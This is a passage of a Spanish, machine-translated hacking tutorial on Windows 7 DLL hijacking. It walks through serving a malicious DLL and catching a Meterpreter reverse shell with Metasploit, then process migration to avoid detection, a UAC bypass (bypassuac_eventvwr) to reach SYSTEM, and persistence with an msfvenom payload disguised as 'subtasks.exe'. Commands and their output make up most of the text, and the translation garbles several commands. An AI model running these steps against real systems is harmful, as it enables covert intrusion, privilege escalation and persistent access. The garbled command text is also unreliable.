
Así es como se puede alojar un servidor usando

python3: python3 -m http.server --unir 192.168.1.115

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server --bind 192.168.1.115
Serving HTTP on 192.168.1.115 port 8000 (http://192.168.1.115:8000/) ...
```

Ahora, después de que el servidor entre en funcionamiento, la víctima La máquina Windows7 se ha descargado y

reemplazó la DLL que faltaba con este mal Archivo DLL en nuestro escenario.



Paso 3: obtener shell usando metasploit

Ahora, después de entregar la carga útil exitosamente, necesitamos comenzar metasploit y configurarlo para recibir sesiones desde la carga útil. hagámoslo paso a paso paso.

- Inicie metasploit usando el comando abajo:

```
$sudo msfconsole
```

Copiar

- Usaremos multi/handler para obtener un shell meterpreter.

  usar multi/manejador

Después de escribir el comando anterior deberías ver esto:

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > 
```

Copiar

- Ahora necesitamos configurar LHOST y LPORT.

LHOST es la dirección IP de la computadora atacante y LPORT es el puerto para escuchar una conexión desde la computadora de destino. La "L" en ambos nombres de atributos significa "local".

Para configurar LHOST necesita usar la dirección IP local de su máquina. Puedes aprenderlo escribiendo ip a en la terminal.

Configuración de
LHOST: configure LHOST <SU DIRECCIÓN IP LOCAL>

Configuración de LPORT: (4444 por defecto)

establecer LPORT 4444

- Después de configurar lhost y lport,

  establecemos nuestra carga útil como:

colocar CARGA ÚTIL


ventanas/meterpreter/reverse_tcp

- Finalmente escriba mostrar opciones para ver si todo

  las opciones están configuradas correctamente.

mostrar opciones

Después deberías ver un resultado como este: Copiar


Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.1.115 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) >

- No podemos ejecutar nuestro exploit y comenzar a escuchar la máquina víctima para ver si la carga útil está activada o no. Escriba

a

continuación: exploit Ahora el controlador TCP inverso debe iniciarse en su dirección LHOST especificada de la siguiente manera:

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.115:4444
```


En este punto, todo está configurado y todo lo que hay que hacer para darle un shell a la máquina atacante es ejecutar el archivo .exe al que está conectado y cargar el archivo dll.

memoria.

En este punto, la máquina víctima inicia el programa CFF Explorer y permite que se ejecute la DLL maliciosa. Tan pronto como se ejecuta el archivo DLL, debería aparecer en el proceso de explotación en metasploit.

Revisemos nuestra terminal Metasploit después de que la máquina víctima haya ejecutado el programa vulnerable.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.115:4444
[*] Sending stage (175686 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.115:4444 → 192.168.1.105:60455) at 2023-08-11 04:42:24 -0400

meterpreter > 
```

¡Sí! Ahora tenemos un shell meterpreter.

Paso 4: Escalar privilegios con meterpreter shell

Hemos ejecutado exitosamente nuestra carga útil y tuvimos acceso al sistema usando meterpreter. Ahora veamos qué se puede hacer a continuación.

Simplemente podemos comenzar escribiendo sysinfo para ver información básica sobre el sistema de destino y asegurarnos de que estamos en el camino correcto.


```
meterpreter > sysinfo
Computer        : WIN7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

Escriba ps para ver la lista de procesos activos en la máquina víctima. Busque procesos con privilegios de administrador para migrar.

Usando el módulo de migración de publicaciones, puede migrar a otro proceso en la víctima.

Después de verificar los procesos activos usando ps, necesitaremos el PID del proceso que queremos usar. Por ejemplo, intentaré migrar a taskhost.exe con un PID de 1620.

migrar 1620

¿Por qué migramos? Si un usuario del sistema objetivo piensa que el proceso es extraño, puede cancelarlo y expulsarnos del sis Por lo tanto, es una buena idea utilizar el comando de migración para cambiar a procesos más seguros como explorer.exe o svchost.exe, que no llaman la atención.

Después de migrar, puede usar getpidcommand para ver el proceso actual en el que está trabajando.

El comando getuid mostrará la identificación de usuario real del proceso de llamada. De esta manera podemos saber si hemos escalado privilegios o no.

```
meterpreter > getuid
Server username: WIN7\admin
```

Después de ingresar el comando, aprendemos que nuestro nombre de usuario actual es WIN7/admin. Aunque es una cuenta de administrador, queremos mayores privilegios.

NT AUTHORITY\SYSTEM: Es la cuenta más poderosa en una instancia local de Windows.

En nuestro caso es más potente que WIN7/admin.

Utilice GetSystem

Los comandos GetSystem utilizan una variedad de técnicas de escalada de privilegios para dar a los atacantes acceso a la cuenta SISTEMA de una víctima. Si aún no se ha cargado, primero debemos cargar la extensión 'priv' antes de usar el comando getsystem.

usar privilegios

obtener sistema

Es posible que este comando no siempre funcione correctamente y puede fallar. En esto necesitamos Utilice otras cargas útiles que existen en Metasploit.

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: 1726 The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
```

Si getsystem no funciona, aquí hay un método para obtener privilegios elevados utilizando marco de metasploit:

- Escriba fondo para enviar el actual Sesión de Meterpreter al fondo y volver al 'msf' inmediato

fondo

- ingresar "buscar local explotar sugerente". Esta es una post-explotación. módulo que puede utilizar para comprobar un sistema para vulnerabilidades locales .

buscar sugerencia de exploit local

```
msf6 post(windows/gather/checkvm) > search local exploit suggester

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                       normal  No     Multi Recon Local Exploit Suggester
```

- Usaremos este módulo:

usar 0

- Ahora veamos las opciones usando el siguiente comando: mostrar opciones

```
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   SESSION                          yes       The session to run this module on
   SHOWDESCRIPTION  false           yes       Displays a detailed description for the available exploits
```


- Como puede ver, necesitamos establecer una SESIÓN. Verifique sus sesiones activas escribiendo:

sesiones

Después de eso, debería ver la sesión activa.

Usaremos la sesión que hemos creado usando nuestra carga útil DLL.

- Establecer la SESIÓN:

establecer sesión 1

Ahora la carga útil está lista para ejecutarse.

- Ejecute la carga útil con este comando: exploit Si todo sale según

lo esperado, debería ver una lista de vulnerabilidades en el sistema de destino.

- Hay varias vulnerabilidades detectadas en el sistema de destino. Voy a intentarlo

“explotar/windows/local/bypassuac_ntvwr”. víspera

usar

explotar/windows/local/bypassuac_eventvwr

- Ahora ingrese nuevamente a mostrar opciones para ver qué debemos configurar antes de ejecutar el exploit.

```
msf6 exploit(windows/local/bypassuac_eventvwr) > show options

Module options (exploit/windows/local/bypassuac_eventvwr):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none
   LHOST     192.168.1.115    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```


- Necesitamos configurar la sesión nuevamente. Configure la sesión nuevamente y luego ejecute el exploit.

configure la sesión 1

correr

```
msf6 exploit(windows/local/bypassuac_eventvwr) > run

[*] Started reverse TCP handler on 192.168.1.115:4444
[*] Sending stage (175686 bytes) to 192.168.1.105
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Meterpreter session 4 opened (192.168.1.115:4444 → 192.168.1.105:60468) at 2023-08-11 06:09:28 -0400
[*] Executing payload: C:\Windows\System32\eventvwr.exe
[+] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (175686 bytes) to 192.168.1.105
[*] Meterpreter session 5 opened (192.168.1.115:4444 → 192.168.1.105:60469) at 2023-08-11 06:09:30 -0400
[*] Cleaning up registry keys ...
```

¡Éxito! Se abre una nueva sesión como puede ver arriba.

Ahora escribe getsystem nuevamente para ver si funciona ahora:

```
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

Esta vez funcionó. Utilice getuid nuevamente para ver el nombre de usuario actual:

getuid

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Ahora devuelve NT AUTHORITY\SYSTEM en lugar de WIN7/admin. Esto significa que TENEMOS PRIVILEGIOS ESCALADOS.

Después de este punto casi puedes hacer lo que quieras con el sistema. El ataque fue exitoso, tenemos privilegios de sistema y tú decides qué hacer después.

Por último, analicemos qué se puede hacer para prolongar nuestro acceso al sistema.

Paso 5: Garantizar la persistencia mediante tareas programadas

Recuerde que necesitamos que el programa de destino cargue el archivo DLL para obtener nuestro shell meterpreter. Si posteriormente el usuario no ejecuta el programa, nuestro acceso quedará interrumpido. Dado que ahora tenemos privilegios del sistema, es una buena idea encontrar una manera de permanecer persistente en el s

Hay muchas técnicas de persistencia que un hacker puede utilizar para convertirse en un experto amenaza persistente a su red. Cualquier cambio de acceso, acción o configuración que les permita mantener su presencia en los sistemas (por ejemplo, reemplazar o secuestrar código legítimo, agregar código de inicio, implantar un código auxiliar de malware, etc.) puede permitir que un pirata informático logre persistencia.

Se pueden implementar varios métodos para permanecer persistentes en la red, incluido el uso de schtasks para programar una tarea para ejecutar un archivo ejecutable vulnerable y luego de alguna manera ocultarlo al usuario. En su lugar, crearé una nueva carga útil y la insertaré en la máquina de destino utilizando los privilegios del sistema que obtuve anteriormente. Estos son los pasos: Abra msfvenom en una

- nueva terminal nuevamente usando el comando msfvenom.
- Crea una nueva carga útil. Insertaremos esta carga útil .exe a la víctima más adelante. msfveneno -p- windows/meterpreter/reverse_tcp f exe LHOST=<SU_IP_LOCAL> LPORT=4444 >subtasks.exe

El nombre de la carga útil es subtasks.exe, porque quiero que aparezca como inocente archivo. Puede establecer otro nombre como desee.

- Cambie a la sesión de meterpreter.
- Para cargar un archivo ejecutable (exe) desde Kali máquina Linux a la computadora de destino usando Meterpreter, podemos usar el botón “upload” dominio.

cargar /ruta/a/SuPrograma.exe /ruta/en/destino/SuPrograma.exe

Instalaré el archivo subsystem.exe en C:\Windows. Puede especificar la ubicación como tú deseas.


```
meterpreter > upload /home/kali/Desktop/subtasks.exe C:\\Windows
[*] Uploading  : /home/kali/Desktop/subtasks.exe → C:\Windows\subtasks.exe
[*] Completed  : /home/kali/Desktop/subtasks.exe → C:\Windows\subtasks.exe
meterpreter >
```

Nota: Puedes verificar la carga usando:

meterpreter > cáscara

C:\> directorio "C: /s /b \ruta\en\destino\SuPrograma.exe"

